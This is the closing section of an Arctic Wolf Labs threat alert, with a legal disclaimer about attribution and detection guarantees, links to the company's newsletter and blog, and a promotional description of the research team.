Legal disclaimer: Attribution reflects Arctic Wolf Labs' assessment as of the report period and may evolve with new evidence. References to threat actor identity, nexus, and intent are analytical judgments, not statements of legal fact. This alert is provided for informational purposes only and

does not constitute a guarantee of detection or prevention. Defensive effectiveness varies by environment, configuration, and available telemetry.

Additional Arctic Wolf Resources:

- Arctic Wolf's free Threat Intelligence newsletter: [ThreatPulse Community Edition](#)
- [Arctic Wolf Tech Den](#)
- [Arctic Wolf Blog](#)

[Arctic Wolf Labs](#) is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.